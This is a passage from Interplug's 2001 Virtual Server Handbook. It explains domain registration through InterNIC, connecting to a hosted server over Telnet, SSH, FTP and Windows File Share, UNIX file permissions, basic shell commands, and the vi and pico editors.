                                                              Virtual Server.
                              temporary domain name           The temporary domain name can be used in
                                                              place of domain name until such time that
                                                              your domain name is registered. This is
                                                              provided as a free service so that you can
                                                              access your Virtual Server while you wait
                                                              on the registration authority (e.g. InterNIC).
                                                              The temporary domain name only functions
                                                              for a few weeks following the setup of your
                                                              Virtual Server.
                              IP address                      The IP address gives the precise Internet
                                                              address of your Virtual Server. You will
                                                              likely never need to use your IP address, in
                                                              part because the Domain Name System
                                                              (DNS) handles mapping between host and
                                                              Internet addresses.
HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                  19
VIRTUAL SERVER HANDBOOK                                                     INTERPLUG CORPORATION


                              domain registration info   Gives you precise instructions with regard to
                                                         your domain registration status. An entire
                                                         page is devoted to domain registration in
                                                         this Getting Started section of the Interplug
                                                         web site.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                          20
VIRTUAL SERVER HANDBOOK                                                            INTERPLUG CORPORATION


                              Registering or Transferring
                              your Domain
                              You may have already registered a domain and need to transfer the domain
                              to the Interplug name servers or you may need to register a domain name
                              for your virtual server. Either way we have tools on our web site to help
                              you get the job done. You can also go straight to InterNIC to register you
                              domain name. The following sections explain how to use the Interplug web
                              site for registering or transferring domains and how to contact InterNIC for
                              domain registration.


                              What is a Domain Name?
                              Internet servers have a name and a number associated with them. The
                              number part is called an IP address and the name part is called a domain
                              name. Valid domain name characters include letters, digits, dashes, and
                              periods. The domain name cannot begin nor end with a period or dash. If
                              you are requesting a '.com', '.net', or '.org' top level domain name, InterNIC
                              limits you to use 26 characters (including the top level domain name).
                              Domain names are registered with a domain name registry, e.g. InterNIC,
                              RIPE, CDNNET, etc. Depending on the top level domain you request (the
                              top level domain is the last part of the domain name such as 'com', 'net', 'uk',
                              'de', etc), you will need to consult the domain name registry for specific
                              guidelines. The '.com', '.net', and '.org' top level domain names are
                              registered with the InterNIC.

                              Examples of domain names that the InterNIC will register:
                                example.com
                                example.gov
                                example.edu
                                somelongname.net

                              Examples of domain names that the InterNIC can NOT register:
                                www.example.org
                                http://example.gov
                                example.us
                                illegal_characters.net
                                a-name-longer-than-twentysix-characters.com

                              Why not?
                              InterNIC will not register www.example.org because the InterNIC can only
                              register the last two sections of a name. If you wanted a web site with the
                              address www.example.org you would register example.org with the
                              InterNIC and the www. part of it will be added to the name by your service
                              provider or by the System Administrator at example.org.
                              InterNIC will not register http://example.gov because the 'http://' part is not
                              part of the name. The InterNIC would accept 'example.gov' as a domain
                              name, but the 'http://' part should not be included here.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                  21
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              InterNIC will not register a-name-longer-than-twentysix-characters.com
                              because domain names with fields longer than 26 characters are not
                              allowed.
                              InterNIC will not register illegal_characters.net because it contains an
                              illegal character. Domain names can only contain letters, digits, and dashes.


                              Registering or Transferring Domains
                              When you order a new Virtual Server or add another domain to an existing
                              virtual server we will look up the domain. If the domain is registered, we
                              will ask you if you want to transfer the domain. Transferring the domain
                              means a request is sent to the registrar to modify the nameservers to point to
                              the Interplug nameservers. None of the contact information is changed
                              during the transfer process.
                              If the domain does not exist we will ask you if you would like to register it.
                              If you say yes the registration template will be sent to the registrar. The
                              registrar will send you additional information on registering the domain.
                              You are responsible for completing the registration process and paying all
                              applicable fees.


                              Registering Domain Names with
                              InterNIC
                              As mentioned before, InterNIC is the organization that registers Internet
                              Domain Names. You may choose to work directly with InterNIC when
                              managing your domain. Here is some information on how to work with
                              InterNIC.

                              To register a domain name
                              1. To register a top level domain of .com, .net, .org or .edu go to
                                 http://www.internic.net/help/domain/new-domain-reg.html.
                              2. To register a country’s top-level domain name, see the registry for that
                                 country’s top-level domains.
                              3. Ensure that the domain name has the correct name servers listed. The
                                 name servers are as follows:
                                  !   NS.INTERPLUG.COM
                                  !   207.153.211.92
                                  !   NS2.INTERPLUG.COM
                                  !   207.153.211.93

                              To add the domain name as a subhost for the Virtual Server
                              Send a request by E-mail (support@interplug.com)

                              To modify existing domain names
                              1. Go to http://www.internic.net/help/domain/mod-domain-reg.html.
                              2. Complete the wizard.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                 22
VIRTUAL SERVER HANDBOOK                                                         INTERPLUG CORPORATION


                              To add the modified domain name as a subhost for the Virtual
                              Server
                              After you have modified the domain name to point to Interplug’s name
                              servers, send a request by E-mail (support@interplug.com)

                              To transfer existing domain names from one party to another
                              Go to the following URL:
                              http://www.internic.net/reg-change/instructions.html.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                            23
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              Administering servers remotely
                              Interplug enables administrators to connect to their Virtual Servers using
                              Telnet, SSH, FTP and Windows File Share. This section includes step by
                              step instructions to set up and use Telnet, SSH, FTP and Windows File
                              Share. Each program usually prompts for the same type of information to
                              connect to your Virtual Server. The following terms and definitions will aid
                              you in connecting to your Virtual Server.
                              Domain name           Your domain name or temporary domain name.
                              Hostname              Same as the domain name. When prompted for the
                                                    hostname the domain name or IP address can be
                                                    used.
                              Login name            The default login name specified in the E-mail
                                                    Configuration Letter.
                              User name             The same as the login name.
                              IP address            The IP address assigned to your Virtual Server.
                              Port                  Depending on the program that you use to connect to
                                                    the Virtual Server, the Port number differs.
                              The necessity for Port numbers is rare. The Virtual Server uses the standard
                              ports, so using the default port will work in most cases. However, in the
                              event that you are prompted for a port number, the following list represents
                              Port numbers used on the Virtual Servers:
                              FTP           21
                              HTTP          80
                              HTTPS         443
                              IMAP          143
                              POP           110
                              SMTP          25
                              SSH           22
                              TELNET        23


                              Telnet
                              Telnet is a program or group of programs commonly used to remotely
                              control UNIX servers. Telnet connects your computer at home to a server
                              on the network. When you enter commands, Telnet executes commands as
                              if you entered them directly on the server. Telnet gives you power to control
                              your Virtual Server from home.

                              Note: While you use Telnet, you are in a UNIX shell, so you should
                              know about UNIX commands. More information on UNIX commands is
                              covered later in this chapter.


                              Connecting to your Virtual Server using CRT
                              Many Telnet programs are available for both PCs and Macs. For the PC, the
                              standard is CRT, developed by Van Dyke and associates. For more
                              information about CRT and other Van Dyke programs, see
                              http://www.vandyke.com/products/crt/index.html
HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                               24
VIRTUAL SERVER HANDBOOK                                                        INTERPLUG CORPORATION



                              The Interplug support staff uses CRT
                              (http://www.vandyke.com/products/crt/index.html) as a standard because it
                              has more options and terminal emulations than the standard Telnet program
                              that ships with Windows.


                              To configure a session
                              1. From the Connect dialog box, click New. If you are not in the Connect
                                  dialog box click on File and then Connect.
                              2. From the Session Preferences dialog box, enter the name of the session.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                             25
VIRTUAL SERVER HANDBOOK                                                        INTERPLUG CORPORATION


                              3. Choose Telnet as the Protocol.
                              4. In the Hostname or IP textbox, enter your domain name, your temporary
                                  domain name, or IP address.
                              5. In the Port textbox, enter 23.
                              6. To save the session, click OK.

                              To begin a session
                              From the Session List in the Connect dialog box, double-click on the name
                              of session.

                              Connecting to the Virtual Server using SSH (Secure
                              Shell)
                              SSH (Secure Shell) is a secure Telnet program you use to log onto a remote
                              computer (your Virtual Server). SSH provides secure encrypted
                              communications between your Virtual Server and your local computer.
                              Connecting to your Virtual Server using an SSH client is made simple with
                              F-Secure SSH™ (http://www.datafellows.com /). F-Secure SSH is included
                              in the F-Secure Desktop written by Data Fellows. F-Secure SSH uses port
                              22 on your Virtual Server.

                              Note: Telnet does not encrypt data sent between your local computer
                              and your Virtual Server. However, all of the commands you use with a
                              Telnet client you can use with a SSH client.


                              FTP
                              Use FTP (File Transfer Protocol) to transfer files between your Virtual
                              Server and your local computer. Like Telnet, there are many FTP programs
                              available. Windows 95 ships with a command-line FTP program.

                              To run the command-line FTP program
                              1. From your Windows 95 taskbar, click Start.
                              2. Click Run.
                              3. Enter ftp yourdomain.com (where yourdomain.com is replaced with
                                 your actual domain name).

                              Example of command-line FTP
                              1. From your Windows 95 taskbar, click Start.
                              2. Click Run.
                              3. Enter the following:
                                 ftp (insert domain name)
                                 cd /www/htdocs
                                 ascii
                                 lcd c:upload
                                 put index.html
                                 bin
                                 put logo.gif
                                 quit

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                             26
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              Console FTP Commands
                              To understand the example given of command-line FTP, the following
                              terms are defined:
                              ascii                          Set the file transfer type to network ASCII.
                              binary                         Set the file transfer type to support binary
                                                             files.
                              bye / quit                     Terminate the FTP remote session and exit
                                                             FTP. An end of file also terminates the
                                                             session.
                              cd [remote-directory]          Change the working directory on the remote
                                                             computer to remote-directory.
                              delete [remote-file]           Delete the file remote-file on the remote
                                                             computer.
                              dir / ls [remote-dir]          Print a directory contents list in the
                                                             directory, remote-directory. If no remote
                                                             directory is specified, a list of the current
                                                             working directory on the remote computer is
                                                             displayed.
                              get [remote-file] [local-file] Retrieve the remote-file and store it on the
                                                             local computer. If the local file name is not
                                                             specified, it is given the same name it has on
                                                             the remote computer.
                              help [command]                 Print an informative message about the
                                                             meaning of command. If no argument is
                                                             given, FTP prints a list of the known
                                                             commands.
                              lcd [local-directory]          Change the working directory on the local
                                                             computer. If no directory is specified, the
                                                             user's current local working directory is
                                                             displayed.
                              mdelete [remote-files]         Delete the remote-files on the remote
                                                             computer.
                              mget [remote-files]            Expand the remote-files on the remote
                                                             computer and do a get for each file name
                                                             thus produced.
                              mkdir [remote-directory]       Make a directory on the remote computer.
                              mput [local-files]             Expand wild cards in the list of local files
                                                             given as arguments and do a put for each file
                                                             in the resulting list.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                   27
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              prompt                          Toggle interactive prompting. Interactive
                                                              prompting occurs during multiple file
                                                              transfers to allow the user to selectively
                                                              retrieve or store files. If prompting is turned
                                                              off (default is on), any mget or mput
                                                              transferred all files, and any mdelete
                                                              deleted all files.
                              put [local-file] [remote-file] Store a local file on the remote computer. If
                                                             remote-file is left unspecified, the local file
                                                             name is used.
                              rename [from] [to]              Rename the file on the remote computer, to
                                                              the file on local computer.
                              rmdir [directory-name]          Delete a directory on the remote computer.

                              Connecting to your Virtual Server using WS_FTP
                              These directions will help you use WS_FTP, an easy to use FTP client.
                              (http://www.ipswitch.com/products/ws_ftp/)

                              To connect to your Virtual Server using WS_FTP
                              1. At the main WS_FTP screen click Connect.


                              2. For the Profile Name, enter your company name or domain name


                              3. For Host Name/Address, enter your domain name (or temporary domain
                                 name if your domain name has not yet been registered).
                              4. For User ID, enter your login name.
                              5. For Password, enter your login password.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                  28
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              Navigating your Virtual Server using WS_FTP
                              Once you have established a connection between your local computer and
                              your Virtual Server, two columns appear on your screen. The left column
                              displays directories and files on your local computer. The right column
                              displays directories and files on your Virtual Server.
                              The directory where you store web content is called www/htdocs or
                              usr/local/etc/httpd/htdocs.

                              To transfer files from your computer to your Virtual Server
                              1. Select the files or directories displayed on your local computer (the left
                                 side). You can select more than one by holding down the shift key.
                              2. To add them to your Virtual Server (the right side), click the arrow
                                 button.

                              Note: Transfer all HTML documents and CGI scripts in ASCII mode.
                              Transfer graphics be binary format. The latest versions of WS_FTP
                              provide an "Auto" button you can select to automatically determine
                              which mode to transfer files.


                              Windows File Share
                              Windows File Share enables you to map a drive to your Virtual Server. If
                              you map a drive to your Virtual Server, you can copy and paste files to and
                              from your Virtual Server in a drag and drop fashion. To use Windows File
                              Share, ensure that the Client for Microsoft Networks and the TCP/IP
                              protocol stack are installed.

                              To set up Windows File Share
                              1. Set the Primary Network Login to Client for Microsoft Networks.
                              2. From the TCP/IP Properties panel, under DNS Configuration, enter
                                 your Virtual Server domain name in the Domain Suffix Search Order
                                 (this assumes that DNS is enabled).
                              3. From Enter Network Password login prompt, enter your Virtual Server
                                 username and password.
                              4. From your Windows 95 taskbar, click Start.
                              5. Click Find/Computer.
                              6. In the Find Computer dialog, in the Named field, enter www.
                              7. Click Find Now.
                              8. Double-click the computer icon named "www." This action displays a
                                 single folder. This folder is your home directory on your Virtual Server.
                              9. Right-click on the folder and choose map network drive.

                              Note: With later releases of Windows 95, Windows 98, and NT you may
                              have to do additional steps if you have problems connecting.


                              To troubleshoot Windows File Share using the Registry Editor
                              1. From your Windows 95 or Windows 98 taskbar, click Start.
                              2. Click Run.

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                29
VIRTUAL SERVER HANDBOOK                                                         INTERPLUG CORPORATION


                              3. Enter regedit. Click Ok. This action displays the Registry Editor.
                              4. Select HKEY_LOCAL_MACHINE.
                              5. Select System.
                              6. Select CurrentControlSet.
                              7. Select Services.
                              8. Select VxD.
                              9. Select VNETSUP. From VNETSUP, a collection of name/data pairs is
                                 displayed.

                              To create a new name/data pair in the Registry Editor
                              1. From the Edit menu, select New.
                              2. Select DWORD Value.
                              3. Add a new entry to EnablePlainTextPassword.
                              4. Change the name of the Windows 98 default from New Value #1 to
                                 EnablePlainTextPassword. Click Enter. The following is an example:
                                 EnablePlainTextPassword               0x00000000 (0)
                              5. To edit the new key, double-click on EnablePlainTextPassword.
                              6. Change the value to 1. Select the hexadecimal option.


                              GUI Administration Tools
                              At this point you are probably saying, “This is too complicated.” The
                              developers at Interplug have developed two different GUI (Graphical User
                              Interface) tools which allow you to run all the common virtual server setup
                              commands and to manage files with simple point and click utilities. The
                              following tools are covered in chapters four and five in this manual:
                              !   iManager – file management tool that runs in your web browser
                              !   iRoot – virtual server administration tool which also runs in your web
                                  browser


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                              30
VIRTUAL SERVER HANDBOOK                                                             INTERPLUG CORPORATION


                              The Virtual Server Directory
                              structure
                              Now that you can connect to your Virtual Server, you may not understand
                              what you are seeing. This section is a crash course on the UNIX file system
                              as well as the Virtual Server directory and file structure.


                              The UNIX file System
                              The following is a sample of a UNIX path:
                                 /usr/home/login-id
                              In the above path the first forward slash (/) is the top level directory called
                              the "root" directory. The "usr" is a subdirectory of the root directory.
                              "home" is a subdirectoy of "usr" and "login-id" is a subdirectory of "home".
                              If your login id was "bob" then "bob" would appear in the place of "login-
                              id". Each / after the root directory is just a separator.
                              To change to a directory you use the cd (change directory) command. You
                              can cd to a directory by typing the absolute path meaning that the entire
                              path starting from root is typed out like the above sample, or you can
                              specify a relative path i.e.:
                                  cd tmp
                              The above command uses a relative path to change to a subdirectory of the
                              current directory.


                              The following basic UNIX commands aid you in your navigation of the
                              UNIX file system.


                               Command           Example             What it does
                               ls                ls                  list files in the current directory
                                                 ls -l               list files in the current directory in a long listing
                                                 ls -al              list all files including files beginning with a "."
                                                 ls /usr/home        list files in the /usr/home directory
                               pwd               pwd                 print working directory - check the current
                                                                     directory
                               cd                cd                  changes to your assigned home directory
                                                 cd /usr/home        change directory to /usr/home
                                                 cd bob              change directory to bob
                                                 cd ..               change up one directory (.. represents parent
                                                                     dir)
                                                 cd ../logs          change up one directory and down to the logs
                                                                     directory
                               mkdir             mkdir tmp           make directory tmp under the present directory
                               rmdir             rmdir tmp           remove directory tmp
                               rm                rm test             remove the file test
                                                 rm -f test          remove the file test without prompting
                                                 rm -rf tmp          remove the tmp directory and all subdirectories
                                                                     and files in tmp without prompting (be very
                                                                     careful with this)

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                     31
VIRTUAL SERVER HANDBOOK                                                                    INTERPLUG CORPORATION



                                   cp                 cp test test.new       copy the file test to test.new

                              The following is list of file system symbols and definitions:
                              .         Current directory
                              ..        Parent directory
                              /         When used by itself or at the beginning of a path it represents the root
                                        directory. When used within a path it is a separator.
                              ~         Alias for the path to users home directory /usr/home/login-id.

                              Note: If you are logged in as Bob and your home directory is
                              /usr/home/bob then: cd ~/etc would change to /usr/home/bob/etc.



                              File Ownership and Permissions
                              During a Telnet or SSH session, the listed output results if you enter the
                              following command.

                              Command
                              ls -l

                              Output
                              total 12
                              drwxr-xr-x         2          root     vuser      512      Jul 17 07:13         bin
                              drwxr-xr-x         2          root     vuser      512      Aug 7 1997           dev
                              drwxr-xr-x         3          trout    vuser      512      Aug 11 16:51         etc
                              drwxr-xr-x         3          trout    vuser      512      Aug 7 1997           ftp
                              drwx------         2          trout    vuser      512      Aug 24 14:05         mail
                              -rw-------         1          trout    vuser      320      Apr 16 10:39         msql.acl
                              drwx------         3          trout    vuser      512      Apr 16 10:39         msql2db
                              drwxrwxr-x 2                  trout    vuser      512      Jul 3 23:56          pub
                              drwxr-xr-x         2          root     vuser      1024     Aug 7 1997           shlib
                              drwx------         2          trout    vuser      512      Sep 13 23:17         tmp
                              drwx--x--x         8          trout    vuser      512      Aug 7 09:51          usr
                              drwxr-xr-x         3          trout    vuser      512      Mar 10 1998          var
                              lrwx------    1               trout    vuser      19       Sep 13 23:17         www ->
                              usr/local/etc/httpd

                              Defining Output
                              Starting with the column on the left the following definitions apply.
                              !         The "drwx" and "-rw" in the first column defines the file mode. The file
                                        mode is the type of file and permissions on the file.
                              !         Number of links        A file or directory can be a link to other files.
HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                             32
VIRTUAL SERVER HANDBOOK                                                               INTERPLUG CORPORATION



                              !       Owner name            Login ID of the file’s or directory’s owner.
                              !       Group name            Group ID to which the file belongs.

                              !       Size                  In bytes.
                              !       Date and time         Time stamp of last modification.
                              !       Pathname              Name of file.

                              File Mode
                              The file mode is a 10-character label that identifies the type of file and the
                              permissions for the owner or group. The first character identifies the type of
                              file. The following characters are often found as the first characters.
                              -       normal file
                              d       directory
                              l       link to another file or directory (link is shown in the last column)
                              The next nine characters of the file mode block are separated in three
                              groups of three characters. Permissions for the owner, group and other. The
                              following table summarizes these three blocks of the file mode.


                                  Character                 Permission                 Value
                                  -                         none assigned
                                  r                         read                       4
                                  w                         write                      2
                                  x                         execute                    1

                              A file called "test" with a file mode of "-rwxr-x---" has a value of 750. The
                              numeric value is used when you change the mode with the chmod (change
                              mode) command. For example:
                                  chmod 755 test
                              The number changes the "test" file mode to read, write, execute for the
                              owner, read and execute for the group and other. The file mode is now:
                              -rwxr-xr-x.


                              Virtual Server Directories and Files
                              Each new Virtual Server contains the following directories and files by
                              default. The ~ (tilde) represents the path /usr/home/login-id (the
                              full path to the Virtual Server’s home directory). You see the path
                              /usr/home/login-id only while you are connected to your Virtual
                              Server via Telnet or SSH. If you are connected to your Virtual Server via
                              FTP or HTTPD, the root directory is /usr/home/login-id and is
                              simply a /.
                              % ls -l
                              total 12
                              drwxr-xr-x          2      root       vuser   512      Jul 17 07:13       bin
                              drwxr-xr-x          2      root       vuser   512      Aug 7 1997         dev
                              drwxr-xr-x          3      trout      vuser   512      Aug 11 16:51       etc
HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                     33
VIRTUAL SERVER HANDBOOK                                                        INTERPLUG CORPORATION


                              drwxr-xr-x     3      trout   vuser    512      Aug 7 1997         ftp
                              drwx------    2       trout   vuser    512      Aug 24 14:05       mail
                              -rw-------    1       trout   vuser    320      Apr 16 10:39       msql.acl
                              drwx------     3      trout   vuser    512      Apr 16 10:39       msql2db
                              drwxrwxr-x 2          trout   vuser    512      Jul 3 23:56        pub
                              drwxr-xr-x     2      root    vuser    1024     Aug 7 1997         shlib
                              drwx------     2      trout   vuser    512      Sep 13 23:17       tmp
                              drwx--x--x     8      trout   vuser    512      Aug 7 09:51        usr
                              drwxr-xr-x    3       trout   vuser    512      Mar 10 1998        var
                              lrwx------    1       trout   vuser    19       Sep 13 23:17       www ->
                              usr/local/etc/httpd

                              Description of directories
                              ~/etc                         Contains servers configuration files such as
                                                            passwd, resolv.conf, aliases and
                                                            sendmail.cf.
                              ~/ftp                         Anonymous ftp directory
                              ~/bin                         Contains servers program files.
                              ~/dev                         Contains the device node null
                              ~/www                         Link to ~/usr/local/etc/httpd for convenience
                                                            in changing directories
                              ~/usr                         This directory contains the following
                                                            subdirectories:
                                  /home                     Users home directories
                                  /mail                     Users mail messages are stored here. Each
                                                            user has a mail file named by their E-mail
                                                            login id.
                                  /log                      Contains the messages file (a transaction log
                                                            of E-mail, FTP and Telnet sessions).
                                  /spool/mqueue             Contains mail messages waiting for
                                                            delivery.
                                  /bin                      Contains additional server programs
                                  /local                    Contains directories like httpd or frontpage
                                           /etc/httpd       The virtual httpd servers root directory
                                                            which contains the following subdirectories:
                                             /htdocs        Contains the html files (this is where you
                                                            place your web pages)
                                             /cgi-bin       CGI and scripts directory


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                34
VIRTUAL SERVER HANDBOOK                                                            INTERPLUG CORPORATION


                                            /conf              HTTPD servers configuration files
                                            /logs              HTTPD servers log files


                              Directories outside of the Virtual Server
                              In addition to the directories in the Virtual Server, familiarize yourself with
                              a few directories outside of the Virtual Server (that you can access while
                              connecting via Telnet or SSH.
                              /usr/local/contrib
                              Contains installation files for useful programs like PERL, iRoot/iManager,
                              CGIs, etc. This directory is frequently updated with instructions for
                              installing the applications posted on the web site.
                              /backup/home/login-id
                              This is a full uncompressed copy of your Virtual Server. The Virtual Server
                              is copied nightly and if you delete a file, copy it back from
                              /backup/home/login-id.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                  35
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              Basic UNIX commands
                              While connected to your server with Telnet or SSH, use any of the
                              following commands to work with your virtual server.
                              Command         Example               Definition
                              cd              cd                    Change directory
                                              cd ~/www              Change to the /usr/home/login-id/www
                                              cd ..                 Move up a directory
                              chmod           chmod 755 test        Change the permissions of the file test to
                                                                    be rwxr-xr-x
                              cp              cp test test.new      Copy the file test to test.new
                              grep            grep test *.html      Search for the word test in the html files
                              kill            kill 2267             Kills a process (the ps or top command will
                                                                    show you the process id)
                              ls              ls -al                List files
                                              ll                    Alias setup to do a ls -al
                              mkdir           mkdir test            Make a directory called "test"
                              more            ll | more             Used to display the directory listing one
                                                                    screen at a time
                                              more README           Display the README file one screen at a
                                                                    time
                              mv              mv test test.new      Move the file test to test.new
                              ps              ps -ax | grep aftpd   Lists all of the aftpd processes
                                              ps -ax | more         Lists all of the Virtual Servers processes
                              quota           quota                 Shows the Virtual Servers quota usage
                              rm              rm test.new           Remove the file test.new
                                              rm -rf billdir        Remove the directory billdir
                              sinfo           sinfo                 Shows the Virtual Server’s hostname, ip,
                                                                    login and host server.
                              uptime          uptime                Shows how long the server has been up and
                                                                    current load information.
                              tail            tail -f message       Watch information being added to a file.
                                                                    Watch the logs as they are being added to.
                              tar             tar -cvf abc.tar      Create a tar (tape archive) file called
                                              abcdir                abc.tar and include the abcdir directory
                                              tar -xvf abc.tar      Extract all of the abc.tar files into your
                                                                    current directory
                              top             top                   Show the top processes and load average on
                                                                    your Virtual Server
                              traceroute      /usr/sbin/tracerout   Trace the route to a domain or IP number.
                                              e domainname          Useful for troubleshooting slow connections.
                              vdiskuse        vdiskuse | more       shows the disk usage by directory
                              vadduser        vadduser              Add a virtual user to E-mail and ftp
                              vrmuser         vrmuser               Removes the virtual user
                              vlistuser       vlistuser             List the users on your server
                              vnukelog        vnukelog              Remove the log files - ~/usr/log/messages,
                                                                    ~/www/logs/*_log.
                              vpasswd         vpasswd               change or set passwords
                                              username
                              virtual         virtual sendmail -    Used for running programs in the virtual

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                36
VIRTUAL SERVER HANDBOOK                                                                 INTERPLUG CORPORATION


                              Command           Example                 Definition
                                                bp                      environment.
                                                virtual ./test.cgi      test the test.cgi from the command line


                              Editing files online
                              Downloading files, editing, then uploading the files is not the fastest way to
                              make simple changes. The experienced Virtual Server Administrator uses
                              an online editor to make changes to files while in a Telnet or SSH session.
                              Below are a couple of the online editors available.

                              Using vi to edit
                              Vi is a common UNIX editor. The commands in vi are a bit difficult to get
                              used to at first. When you get used to the commands it is a powerful tool.
                              Here are some of the basic commands.


                               Command                   Effect
                               vi filename               open a file in the vi editor
                               j                         Move down a line
                               k                         Move up a line
                               l                         Move right
                               h                         Move left
                               i                         Insert text at the cursor – changes to the edit
                                                         mode use ESC to exit the edit mode
                               a                         Add text after the cursor
                               o                         open a blank line below the cursor
                               ESC                       Exit the edit mode
                               SHFT g                    Move to the bottom of the file
                               CTRL g                    Report what line the cursor is line
                               :1,10d                    Delete lines 1-10
                               x                         Delete the character the cursor is on
                               dd                        Delete the line the cursor is on
                               /test                     Search for test
                               :1                        move to line one
                               :q                        Quit vi
                               :q!                       Quit vi without saving changes
                               :wq                       Save file and quit vi
                               :%s/test/foo/g            Search for test and replace it with foo
                                                         throughout the file.


                              Using Pico to edit
                              Pico is a bit more straight forward than vi. You can just move the cursor
                              and type or delete text. The commands are listed at the bottom of the screen.
                              To edit a file, enter:
                              pico filename


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                  37
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


  Chapter


    3
                              Managing your virtual
                              server with iRoot and
                              iManager
                              Many users find Telnet and FTP difficult to use for some of the common
                              tasks such as adding users, aliases or copying files. The iRoot and
                              iManager utilities were developed to provide users with a simple GUI
                              interface to their virtual server and to enable the user to maintain their
                              virtual server from a web interface without logging on to the virtual server
                              in a Telnet or FTP session. A user can now do many tasks easily and
                              efficiently from their browser of choice.
                              This chapter explains the following about iRoot and iManager:
                              !   Installing iRoot and iManager
                              !   Using iManager
                              !   Using iRoot


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                38
VIRTUAL SERVER HANDBOOK                                                            INTERPLUG CORPORATION


                              iManager
                              iManager enables you to do the most common tasks associated with
                              maintaining the files on your server. It reduces your need to connect to your
                              server via Telnet to change file properties. iManager executes many
                              common commands for you so you can keep your UNIX knowledge to a
                              minimum. These tasks include:
                              !    Editing files
                              !    Deleting files
                              !    Copying files
